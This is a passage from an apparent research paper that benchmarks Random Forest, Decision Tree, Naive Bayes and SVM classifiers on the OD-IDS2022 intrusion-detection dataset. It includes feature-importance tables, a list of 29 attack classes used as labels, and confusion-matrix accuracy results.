5	Protocol	3926.4497	0.0053	0.0026	Protocol Used
6	FlowDuration	1099.5739	0.0015	0.0007	Flow time in seconds
7	TotFwdPkts	3279.6143	0.0044	0.0022	Total network packets count in the forward flow
8	TotBwdPkts	9419.3105	0.0127	0.0063	Total network packets count in reverse
9	TotLenFwdPkts	339.6275	0.0005	0.0002	Total nework packet size in forward flow
10	TotLenBwdPkts	87.9262	0.0001	0.0001	Total network packet size in backward flow
11	FwdPktLenMax	1466.9271	0.002	0.001	Maximum length of forward packets
12	FwdPktLenMin	5650.416	0.0076	0.0038	Minimum length of forward packets
13	FwdPktLenMean	679.7752	0.0009	0.0005	Average packet size in the forward flow
14	FwdPktLenStd	987.6306	0.0013	0.0007	Standard deviation of network packet lengths in the forward flow
15	BwdPktLenMax	3929.5999	0.0053	0.0026	Maximum length of network packets in reverse flow
16	BwdPktLenMin	9292.5625	0.0125	0.0062	Minimum network packet size in the reverse flow
17	BwdPktLenMean	2547.7148	0.0034	0.0017	Average length of network packets in reverse flow
18	BwdPktLenStd	1636.4076	0.0022	0.0011	Standard deviation size of the network packet in the reverse flow
19	FlowByts/s	964.0507	0.0013	0.0006	Number of bytes flowing per second
20	FlowPkts/s	1854.9344	0.0025	0.0012	Number of packets flowing per second
21	FlowIATMean	145.0229	0.0002	0.0001	Mean of arrival times of packages
22	FlowIATStd	374.4635	0.0005	0.0003	Standard deviation of arrival times of packages
23	FlowIATMax	190.9945	0.0003	0.0001	Maximum Arrival Time of Packages
24	FlowIATMin	835.8781	0.0011	0.0006	Minimum Arrival Time of Packages
25	FwdIATTot	113.5827	0.0002	0.0001	Total time connecting two network packets sent forward flow
26	FwdIATMean	107.2331	0.0001	0.0001	Average time connecting two network packets sent in the flow
27	FwdIATStd	178.3949	0.0002	0.0001	Standard deviation of the time connecting two network packets sent in flow
28	FwdIATMax	354.6124	0.0005	0.0002	Maximum arrival time of packages in the flow
29	FwdIATMin	594.3224	0.0008	0.0004	Minimum time connecting two network packets sent in the direct flow
30	BwdIATTot	166.9702	0.0002	0.0001	Total time connecting two network packets sent backwards
31	BwdIATMean	359.9548	0.0005	0.0002	Average time connecting two network packets sent in the reverse flow
32	BwdIATStd	424.4207	0.0006	0.0003	standard deviation of time connecting
33	BwdIATMax	901.3358	0.0012	0.0006	Maximum time connecting two network packets sent backwards
34	BwdIATMin	14872.9756	0.02	0.01	Minimum time connecting two network packets sent back
35	FwdPSHFlags	0	0	0	N times the PSH flags were set in network packets traveling in the forward flow (0 for UDP)
36	BwdPSHFlags	1251.521	0.0017	0.0008	N times the PSH flags are alive on network packets traveling backwards (0 for UDP)
37	FwdURGFlags	0	0	0	N times the URG flags are alive in forward-moving network packets (0 for UDP)
38	BwdURGFlags	0	0	0	N times the URG flags are alive in network packets traveling backwards (0 for UDP)
39	FwdHeaderLen	2313.5061	0.0031	0.0016	Total bytes used for forward headers
40	BwdHeaderLen	7100.9326	0.0096	0.0048	Total bytes used for reverse headers

Table 4: 1 to 40 OD-IDS2022 features, relative importance, scaled importance, percentage, and descriptions

Relevance, Semantic Relevance, Completeness for Reproducibility'. The scope of pre-processing operations and to try to make the predictions of the created models more objective. We replaced the IP addresses with the blocks "192.0.2.0/24", "198.51.100.0 /24", and "203.0.113.0/24" are provided for use in documentation [75]. Although we kept destination ports since these can help identify specific attacks. Features with missing values were also removed, although there are no references to the number. We also mention that for the division of training and validation subsets, we established a stratified ratio of 75:25. This split ratio raised some questions about the factors that gave rise to it, especially as it is not usual and there is no justification. After some investigation, the actual plots are inconclusive, even more so when in article [76], the work done is described, referring to this division as 75:25 data ratio. There are no references to balancing techniques used. However, discrepancies are detected in the results of detection rates, which are below average in the case of Web attacks. One possibility advanced by the authors is that features that contribute to a better classification of this type of attack may be missing from the dataset. Table 6 describes the Dataset attack classes, number of records, Probability (Prob), Standard Error for Probability (StdErr Prob), and Cumulative probability (Cum Prob).

4.1 Preparation of training and validation data

In this section, our concerns are preparing the data set for training. The following explains which data pre-processing steps were performed and how the data were further prepared for the experiment. Pre-processing of the scope data is carried out through methods that try to make the data as suitable as possible for training with some algorithm. This process can only perform so-called data cleaning, i.e., moving NULL values, deleting rows in which features are missing, and converting values from one data type to another. The data needs to be further processed after cleaning using one of the most common methods: standardization, normalization, principal component method (PCA) [77]. The methods mentioned earlier of standardization and normalization change data distribution into a distribution suitable for training neural networks. While procedures like PCA are used to reduce the dimensionality of the data to reduce the training complexity while not changing the meaning of the data [78]. Principal Component Analysis (PCA) was selected as the primary dimensionality reduction technique due

S. No.	Feature	Relative Imp	Scaled Imp	Percentage	Description
41	FwdPkts/s	1991.4585	0.0027	0.0013	Number of direct network packets per second
42	BwdPkts/s	151076.5469	0.2035	0.1013	Number of reverse network packets per second
43	PktLenMin	27233.8086	0.0367	0.0183	Minimum length of a stream
44	PktLenMax	4576.7539	0.0062	0.0031	Maximum length of a stream
45	PktLenMean	2547.7148	0.0034	0.0017	Average length of a stream
46	PktLenStd	2124.1421	0.0029	0.0014	Standard deviation of a stream
47	PktLenVar	29.6662	0	0	Length variance of a stream
48	FINFlagCnt	12924.834	0.0174	0.0087	Number of packages with FIN
49	SYNFlagCnt	881.4092	0.0012	0.0006	Number of network packets with SYN
50	RSTFlagCnt	89.8413	0.0001	0.0001	Number of network packets containing RST
51	PSHFlagCnt	0	0	0	Number of PUSHed network packets
52	ACKFlagCnt	0	0	0	Number of ACK network packets
53	URGFlagCnt	0	0	0	Number of packages containing URG
54	CWEFlagCount	99.3115	0.0001	0.0001	Number of network packets containing CWE
55	ECEFlagCnt	0	0	0	Number of packages containing ECE
56	Down/UpRatio	41191.2852	0.0555	0.0276	Download and upload rate
57	PktSizeAvg	1182.2847	0.0016	0.0008	Median package size
58	FwdSegSizeAvg	0.5162	0	0	Median size observed in the forward flow
59	BwdSegSizeAvg	0	0	0	Median size observed in the reverse flow
60	FwdByts/bAvg	0	0	0	Median number of bytes/mass ratio in forward flow
61	FwdPkts/bAvg	0	0	0	Median number of network packets/mass ratio in the forward flow
62	FwdBlkRateAvg	0	0	0	Median number of mass ratio in forward flow
63	BwdByts/bAvg	0	0	0	Median number of bytes/mass ratio in reverse flow
64	BwdPkts/bAvg	0	0	0	Median number of packages/mass ratio in the reverse flow
65	BwdBlkRateAvg	0	0	0	Median number of mass ratio in reverse flow
66	SubflowFwdPkts	1.0204	0	0	Median number of network packets in a downstream substream
67	SubflowFwdByts	5.0323	0	0	Median number of bytes in a substream in the direct flow
68	SubflowBwdPkts	3.2832	0	0	Median number of network packets in a downstream substream
69	SubflowBwdByts	3.2832	0	0	Median number of bytes in a downstream substream
70	InitFwdWinByts	0	0	0	Number of bytes sent in the beginning window in forward flow
71	InitBwdWinByts	5942.2227	0.008	0.004	Number of bytes sent in the beginning window in reverse flow
72	FwdActDataPkts	1865.947	0.0025	0.0013	Number of network packets with a TCP payload of at least 1 byte in the forward flow
73	FwdSegSizeMin	0	0	0	Average number of mass ratio in reverse flow
74	ActiveMean	138.0705	0.0002	0.0001	Average time a flow was alive prior to going idle
75	ActiveStd	109.5522	0.0001	0.0001	Standard deviation of time a stream was alive prior to it was idle
76	ActiveMax	769.4111	0.001	0.0005	Maximum time a stream was alive prior to it was idle
77	ActiveMin	366.9055	0.0005	0.0002	Minimum time a flow was alive prior to going idle
78	IdleMean	1170.6119	0.0016	0.0008	Average time a stream is idle prior to it becomes active
79	IdleStd	210.679	0.0003	0.0001	The standard deviation of the time a stream is idle prior to it becomes active
80	IdleMax	4097.1211	0.0055	0.0027	Maximum time a stream is idle prior to it becomes active
81	IdleMin	1196.0841	0.0016	0.0008	Minimum time a stream is idle prior to it becomes active
82	Label	-	-	-	Attack tag

Table 5: 41 to 82 OD-IDS2022 features, relative importance, scaled importance, percentage, and descriptions

to its effectiveness in reducing feature redundancy and capturing the most informative variance components in high-dimensional datasets like OD-IDS2022. Compared to non-linear techniques such as t-SNE or UMAP, PCA offers computational efficiency and retains global data structure, which is suitable for downstream classification tasks. For hyperparameter optimization, we employed Grid Search using 5-fold cross-validation across all machine learning models.

Figure 31 shows the eigenvalue and principal components on correlations with variables (features). For the purposes of training the model in this work, the data set was thoroughly processed. The process of selecting methods for pre-processing was not straightforward. It was necessary to make many iterations of processing and repeatedly training the model on such data to determine which methods give the best results. After a few tens of attempts, it is trained with data that was first cleaned, standardized, then reduced in size and finally normalized. The next step in data preprocessing was to create several different data sets for conducting the experiment. Namely, it was necessary to create progressively smaller data sets in order to imitate small, realistic data sets from the real world. The last step of data pre-processing was to split the data set into a training set and a validation set. It was decided that the data will be divided in a 75:25 ratio, with 75% of the data reserved for training. After the last step of pre-processing, the data is ready for training the model, i.e. for performing the experiment.

5 Machine learning based classification analysis

In this section, we will explain the ML-based classification analysis method considered in this study to understand the attack pattern. The preprocessing results are used for classification analysis based on features in the proposed dataset.

AC No.	Attack Class Name	Count	Prob	StdErr Prob	Cum Prob
A_1	Apache_flink_directory_traversal	57167	0.0554	0.00023	0.0554
A_2	ARP_Spoofing	61489	0.05959	0.00023	0.11499
A_3	Authenticated Remote Code Execution	5373	0.00521	0.00007	0.12019
A_4	BENIGN	68004	0.0659	0.00024	0.18609
A_5	Brute Force Attacks	63663	0.06169	0.00024	0.24779
A_6	Denial-of-service	20818	0.02017	0.00014	0.26796
A_7	Distributed_denial-of-service	100090	0.09699	0.00029	0.36496
A_8	DLL Hijacking	4499	0.00436	0.00006	0.36932
A_9	EXE Hijacking	4016	0.00389	0.00006	0.37321
A_{10}	EXE HijackinPrintNightMare-RCE	3633	0.00352	0.00006	0.37673
A_{11}	Exploiting Node Deserialization	3162	0.00306	0.00005	0.37979
A_{12}	Firmware Vulnerabilitie	107554	0.10423	0.0003	0.48402
A_{13}	Fragmented Packet Attacks	125903	0.12201	0.00032	0.60603
A_{14}	Google Chrome Remote Code Execution via Browser	7578	0.00734	0.00008	0.61337
A_{15}	Kernel Exploitation	3171	0.00307	0.00005	0.61645
A_{16}	ManageEngine ADSelfService Plus 6.1 - CSV Injection	8470	0.00821	0.00009	0.62465
A_{17}	Man-in-the-middle	87852	0.08513	0.00027	0.70979
A_{18}	Persistent Cross-Site Scripting in Blog page	2115	0.00205	0.00004	0.71184
A_{19}	Print Spooler Service - Local Privilege Escalation	5463	0.00529	0.00007	0.71713
A_{20}	Privilege Escalation Using Unquoted Service Path	7514	0.00728	0.00008	0.72441
A_{21}	Ransomware (Malware)	4865	0.00471	0.00007	0.72913
A_{22}	Remote Code Execution via Unrestricted File Upload access	13797	0.01337	0.00011	0.7425
A_{23}	Slow_HTTP_attack	45880	0.04446	0.0002	0.78696
A_{24}	SYN Floods	175694	0.17026	0.00037	0.95722
A_{25}	TCP_Session_Hijacking	15179	0.01471	0.00012	0.97193
A_{26}	Time-based SQL Injection	16638	0.01612	0.00012	0.98805
A_{27}	Unauthenticated Arbitrary File Upload	4000	0.00388	0.00006	0.99193
A_{28}	Unauthenticated RCE in Credit Card Customer Care System	4448	0.00431	0.00006	0.99624
A_{29}	Webmin 1.962 - Package Update Escape Bypass RCE	3881	0.00376	0.00006	1
Total	1031916	1	0	1	

Table 6: Representataion of the dataset attack classes, number of records, probability (Prob), standard error for probability (Stderr prob), and cumulative probability (Cum prob)




Figure 31: Eigenvalue and principal components on correlations with features

5.1 Random forest (RF)

A random forest is a model composed of several decision trees [79]. Random forest is an ensemble method that generates many brush strap samples and synthesizes the results by applying a decision tree model. The lower the correlation between the decision tree models developed from the random forest, the smaller the prediction error. In addition,

even if the number of decision trees is large, the random forest has the advantage that it does not overfit [80].

5.2 Decision tree (DT)

The decision tree is an analysis method that classifies or predicts objects of interest into small groups by data separation, that is, node separation. The decision tree structure starts from the root node, and the key lies in node separation [81]. Node separation is dividing the node M to be separated into child nodes C_1 and C_2. By selecting one of x and a certain value k_j, the object with $x_j \leqslant kj$ is placed in node C_1, and the object with $x_j > k_j$ is placed in node C_2. The selection of the variable x_j and the separation value x_j is determined by the impurity of the node. The decision tree model is performed by decision tree formation - pruning - validity evaluation - interpretation, and prediction.

In the decision tree formation stage, a decision tree is formed by designating appropriate separation criteria and stopping criteria according to the purpose and structure of data analysis. In the pruning stage, branches with a high risk of significant classification errors or inappropriate inference rules are removed. In the feasibility evaluation stage, the decision tree is evaluated using a profit diagram, a risk diagram, and cross-validation. In this paper, CART (classification and regression tree) applied to classification and regression was performed [82].

5.3 Naive Bayes (NB)

In the naive Bayesian model, entities classified by the conditional probabilistic model are expressed as a vector x representing n explanatory variables. The naive Bayes classifier uses this vector to allocate k possible probabilistic results as follows [83].

$$p\left(C_k \mid x_1,,x_n\right) = \frac{p\left(C_k\right) p\left(x \mid C_k\right)}{p(x)} \tag{1}$$

Under the assumption of independence, the conditional distribution of groups is as follows.

$$p\left(C_k \mid x_1,\cdots,x_n\right) = \frac{1}{Z} p\left(C_k\right) \prod_{i=1}^{n} p\left(x_i \mid C_k\right) \tag{2}$$

Here, $Z = p(x)$, which is a scale factor that depends only on $x_1,...,x_n$. The new input vector belongs to the group with the highest probability, and for C_k, the group k with the maximum probability is found through the following equation [84].

$$\hat{y} = \text{argmax}_{k\in(1,\cdots,k)}\, p\left(C_k\right) \prod_{i=1}^{n} p\left(x_i \mid C_k\right) \tag{3}$$

5.4 Support vector machine (SVM)

A support vector machine is a ML method that minimizes errors in training data through support vectors. Assuming that the explanatory variables constituting a group are linearly separated, SVM is to find the optimal boundary hyperplane that classifies one group from another [85].

When linear separation is possible, the optimal separation boundary is defined as passing through the midpoint of the support vectors. Let $f(x) = w^t x + \text{b}$ be the linear classification function we want to find. They are classified into two different groups depending on whether $f(x) > 0 or f(x) < 0$. The solution can be obtained by imposing a penalty on constraint relaxation and using the Lagrangian multiplier. Let us minimize $\frac{1}{2}\|w\|^2 + C\Sigma_{i=1}^{n}\xi_i$ such that $w^t x_i - b \geq 1 - \xi_i$ for x_i with $y_i = 1$, and $w^t x_i - b \leq -1 + \xi_i$ for x_i with $y_i = -1$. Here, $\xi_1 \geq 0,\cdots,\xi_1 \geq 0$ is the slack for relaxation, and $C > 0$ is the unit cost imposed on the surplus.

If linear separation is not possible, the kernel method is used. By mapping the data into the feature space and applying a linear support vector classifier to the mapped feature value $\Phi(x_i)$, the following optimization problem is obtained.


$$\min_{\alpha}\left(\frac{1}{2}\sum_{i=1}^{2}\sum_{i=j}^{n} y_i y_j \alpha_i \alpha_j \left\langle \Phi\left(x_i\right), \Phi\left(x_j\right)\right\rangle - \sum_{i=1}^{n}\right) \tag{4}$$

Even if you do not know the specific Φ in the above equation, if you can only calculate the dot product, you can get a classification function. That is, it is sufficient to know only the kernel functions $K\left(x,x^t\right) = \Phi(x), \Phi\left(x^t\right)$. The optimal boundary is determined at the midpoint of the margin boundary for both groups, and the support vector refers to observations that lie on the opposite side of the margin boundary or lie just above the margin boundary [86]. We selected Random Forest, Decision Tree, Naive Bayes, and SVM based on their popularity, interpretability, and proven effectiveness in IDS research literature. These models represent a mix of ensemble-based, probabilistic, and margin-based classifiers, offering complementary perspectives in classification. Random Forest was chosen for its robustness to overfitting and its ability to handle high-dimensional data, while Decision Tree provides baseline interpretability. Naive Bayes is efficient for large datasets, and SVM is known for its performance on linearly and non-linearly separable classes. Although deep learning and ensemble techniques like XGBoost have shown promising results in IDS, the focus of this work was to benchmark traditional and computationally lightweight models that are more feasible for real-time and resource-constrained environments.

6 Experiment and analysis of results

6.1 Experiment set-up details

The hardware test environment was tested on a desktop with processor Intel(R) Xeon(R) Gold 6238R CPU @ 2.20GHz 2.19 GHz (2 processors), 384GB RAM, and Windows 10 Pro operating system installed. This system types a 64-bit operating system x64-based processor. We applied



Label	Area
Apache_flink_directory_traversal	0.6311
ARP_Spoofing	0.6053
Authenticated Remote Code Execution	0.6201
BENIGN	0.6297
Brute Force Attacks	0.5276
Denial-of-service	0.6440
Distributed_denial-of-service	0.7760
DLL Hijacking	0.6116
EXE Hijacking	0.5393
EXE HijackinPrintNightMare-RCE	0.6379
Exploiting Node Deserialization	0.4760
Firmware Vulnerabilitie	0.6403
Fragmented Packet Attacks	0.7741
Google Chrome Remote Code Execution via Browser	0.5999
Kernel Exploitation	0.5871
ManageEngine ADSelfService Plus 6.1 - CSV Injection	0.6126
Man-in-the-middle	0.4776
Persistent Cross-Site Scripting in Blog page	0.6561
Print Spooler Service - Local Privilege Escalation	0.5147
Privilege Escalation Using Unquoted Service Path	0.6252
Ransomware (Malware)	0.5543
Remote Code Execution via Unrestricted File Upload access	0.4802
Slow_HTTP_attack	0.7440
SYN Floods	0.7418
TCP_Session_Hijacking	0.6566
Time-based SQL Injection	0.3445
Unauthenticated Arbitrary File Upload	0.5560
Unauthenticated RCE in Credit Card Customer Care System	0.6441
Webmin 1.962 - Package Update Escape Bypass RCE	0.5408

Figure 32: ROC curve plots TPR against FPR for 29 attack classes




Figure 33: Confusion metrics

JMPStatistical software [87] for collections to learn the overall behavior for all datasets and find the best features by using PCA. For the purposes of implementing the practical part of this work, many Python ecosystem technologies were used to develop ML models. In general, the entire implementation is written in Python 3.8, using mostly the Keras library, and the models are trained on the NVIDIA GeForce RTX 2070 graphics card. The main implementation of all models is made as a unique Jupyter notebook. Below is a list of the technologies used and a brief description of what they were used for.

1. Python 3.8 - full implementation is written in the Python language.
2. The Tensorflow framework – its Keras internal framework was used to build a deep learning model.
3. Jupyter Notebook – digital notebooks were used as a development environment for developing, training, and testing models.
4. CUDA – a platform with which models are trained on the graphics card.

A variety of packages from the Python ecosystem for ML:

1. Pandas – for data analysis and processing.
2. Numpy – for fast data processing.
3. Scikit-learn – for evaluating the performance of the classifier.
4. Matplotlib and Seaborn – to create diagrams and visualization.
5. Tabular Evaluator – for visual evaluation of synthetic tabular data.

AC	A_1	A_2	A_3	A_4	A_5	A_6	A_7	A_8	A_9	A_{10}	A_{11}	A_{12}	A_{13}	A_{14}	A_{15}	A_{16}	A_{17}	A_{18}	A_{19}	A_{20}	A_{21}	A_{22}	A_{23}	A_{24}	A_{25}	A_{26}	A_{27}	A_{28}	A_{29}	Acuracy
A_1	34219	2	1	74	2118	1	469	1563	0	0	1	858	39	1	0	6495	0	0	0	5	0	4	25	0	156	1	0	0	0	**0.7434**
A_2	21	41488	8	234	0	6	4	102	6	4	3	0	0	19	31	18	24	14	10	38	5	427	8	153	7	23	16	1	163	**0.9686**
A_3	0	16	2257	506	0	67	3	144	3	5	60	2	3	10	199	3	73	1	28	297	26	8	9	49	3	5	4	196	30	**0.5633**
A_4	25	0	4	50741	9	3	1	71	4	3	0	1	0	2	0	72	8	0	1	2	2	5	7	1	4	0	3	1	1	**0.9955**
A_5	1126	1	0	27	33172	0	15	665	0	0	0	1014	4	1	0	11776	1	0	0	1	0	0	4	0	14	0	0	0	0	**0.6937**
A_6	4	30	198	447	1	1449	9	124	19	6	38	0	1	66	139	4	97	4	24	412	40	31	16	40	3	6	14	216	7	**0.4206**
A_7	928	1	0	11	85	1	8173	555	0	1	0	1270	6	0	1	4426	0	0	0	0	0	5	17	2	180	0	0	0	0	**0.5218**
A_8	860	2	9	54	235	3	13	69301	0	0	4	742	1	1	6	3738	5	1	1	10	1	3	21	2	30	5	0	1	2	**0.9234**
A_9	8	10	3	178	2	12	0	97	1476	77	16	0	1	82	1	6	312	1	63	129	34	57	0	29	1	67	24	22	20	**0.5411**
A_{10}	16	36	41	217	2	23	3	77	168	1038	51	3	2	357	42	8	322	1	123	121	117	105	10	22	4	11	31	6	22	**0.3484**
A_{11}	14	13	107	101	2	28	0	85	82	31	1144	2	1	100	197	5	308	5	32	38	18	17	3	7	1	18	8	2	2	**0.4825**
A_{12}	158	0	0	0	953	0	100	142	0	0	0	66641	1	0	0	12659	0	0	0	0	0	2	2	1	1	0	0	0	0	**0.8262**
A_{13}	42	2	4	160	7	0	4	24	1	1	0	3	93191	3	0	265	0	0	1	15	1	6	308	1	291	0	0	3	0	**0.9879**
A_{14}	8	25	39	662	1	34	3	136	166	156	15	0	5	2934	2	6	386	1	375	71	196	139	4	39	0	3	134	87	11	**0.5204**
A_{15}	7	23	78	78	13	25	1	37	0	2	46	0	1	0	1780	4	9	27	0	31	0	1	15	19	5	164	0	0	2	**0.7517**
A_{16}	997	2	5	188	3605	0	37	623	0	4	0	9076	60	1	0	50808	5	0	1	10	0	1	14	0	334	3	0	0	0	**0.7725**
A_{17}	29	20	131	493	2	42	1	233	195	83	143	1	3	284	67	16	3786	71	92	170	77	50	4	24	5	202	64	20	22	**0.5981**
A_{18}	8	64	1	42	5	1	2	20	3	2	3	0	2	1	69	5	81	926	0	70	0	4	6	3	5	267	0	6	1	**0.5798**
A_{19}	5	113	78	431	7	19	3	86	31	54	12	2	4	596	1	2	134	0	1987	55	280	27	10	41	2	4	64	16	42	**0.4839**
A_{20}	6	16	178	748	2	99	3	210	12	17	40	0	5	31	37	5	75	36	13	3459	8	64	10	16	5	187	22	315	3	**0.6153**
A_{21}	5	34	84	354	4	28	0	82	65	116	16	0	3	652	0	3	212	2	445	57	1278	52	5	61	1	3	64	8	31	**0.3487**
A_{22}	6	156	5	70	2	4	1	142	1	5	1	1	4	61	0	23	51	1	3	37	1	9560	5	101	3	11	20	7	97	**0.9211**
A_{23}	243	2	0	22	1	0	140	572	0	1	0	1	22	2	1	16	0	0	0	0	0	1	130092	0	649	2	0	0	0	**0.9873**
A_{24}	13	99	57	150	1	10	0	130	6	5	1	0	3	26	35	13	22	0	6	10	17	102	2	33484	3	7	2	65	219	**0.9709**
A_{25}	1208	2	4	246	7	0	321	880	0	0	1	4	32	2	0	157	6	0	0	21	0	1	2727	0	5840	4	1	2	0	**0.5093**
A_{26}	3	6	4	132	8	2	3	50	2	2	0	1	2	2	61	10	20	61	0	137	3	13	42	5	5	11902	0	8	1	**0.9533**
A_{27}	7	8	9	274	1	10	0	83	112	28	11	1	0	556	2	2	237	0	130	78	105	150	8	36	0	1	1139	2	3	**0.3806**
A_{28}	16	9	123	436	2	35	1	108	20	1	3	1	1	54	3	10	94	28	11	338	14	12	6	54	2	129	2	1811	9	**0.5434**
A_{29}	14	117	65	91	5	5	6	126	16	7	0	0	3	16	0	12	45	1	67	7	25	146	4	228	17	5	2	30	1831	**0.6333**
Total	**39996**	**42297**	**3493**	**57167**	**40252**	**1907**	**9316**	**76468**	**2388**	**1649**	**1609**	**79624**	**93400**	**5860**	**2674**	**90567**	**6313**	**1181**	**3413**	**5619**	**2248**	**10993**	**133384**	**34418**	**7571**	**13030**	**1614**	**2825**	**2519**	**0.8619**

Table 7: RF - testing accuracy

AC	A_1	A_2	A_3	A_4	A_5	A_6	A_7	A_8	A_9	A_{10}	A_{11}	A_{12}	A_{13}	A_{14}	A_{15}	A_{16}	A_{17}	A_{18}	A_{19}	A_{20}	A_{21}	A_{22}	A_{23}	A_{24}	A_{25}	A_{26}	A_{27}	A_{28}	A_{29}	Acuracy
A_1	11456	0	0	17	707	0	189	547	1	0	2	276	13	0	0	2208	0	0	0	0	0	0	6	0	35	0	0	0	0	**0.7412**
A_2	2	13861	0	92	0	3	4	46	1	3	0	0	1	6	11	6	7	5	1	13	2	158	3	40	2	4	4	0	59	**0.967**
A_3	0	6	846	156	0	19	2	35	0	3	19	0	0	0	52	0	20	1	6	97	5	0	1	12	1	4	0	73	8	**0.6193**
A_4	9	0	0	16962	0	0	1	24	0	0	0	0	0	1	0	29	3	0	1	0	0	2	0	0	0	0	0	1	0	**0.9958**
A_5	376	0	0	8	10993	0	8	223	0	0	0	342	1	0	0	3889	0	0	0	0	0	0	1	0	1	0	0	0	0	**0.6939**
A_6	1	13	52	136	2	475	1	28	2	1	8	0	0	22	31	0	24	0	9	147	14	7	3	16	1	4	6	50	1	**0.4507**
A_7	269	0	0	3	30	0	2737	209	0	0	0	417	3	0	2	1435	1	0	0	0	0	1	10	0	39	0	0	0	0	**0.5308**
A_8	295	0	2	21	75	0	2	23083	1	0	1	264	0	0	0	1282	2	0	0	0	0	1	3	1	6	0	0	0	0	**0.9219**
A_9	0	4	3	70	0	4	0	30	523	25	7	0	0	17	0	1	111	0	10	31	14	18	0	11	0	16	6	3	1	**0.5779**
A_{10}	6	14	16	71	0	8	0	24	86	364	12	0	0	125	10	3	114	0	43	41	41	27	1	6	1	2	12	1	9	**0.351**
A_{11}	2	11	40	36	0	8	0	19	36	10	391	0	0	28	60	1	111	0	8	14	1	3	1	0	1	7	2	0	1	**0.4943**
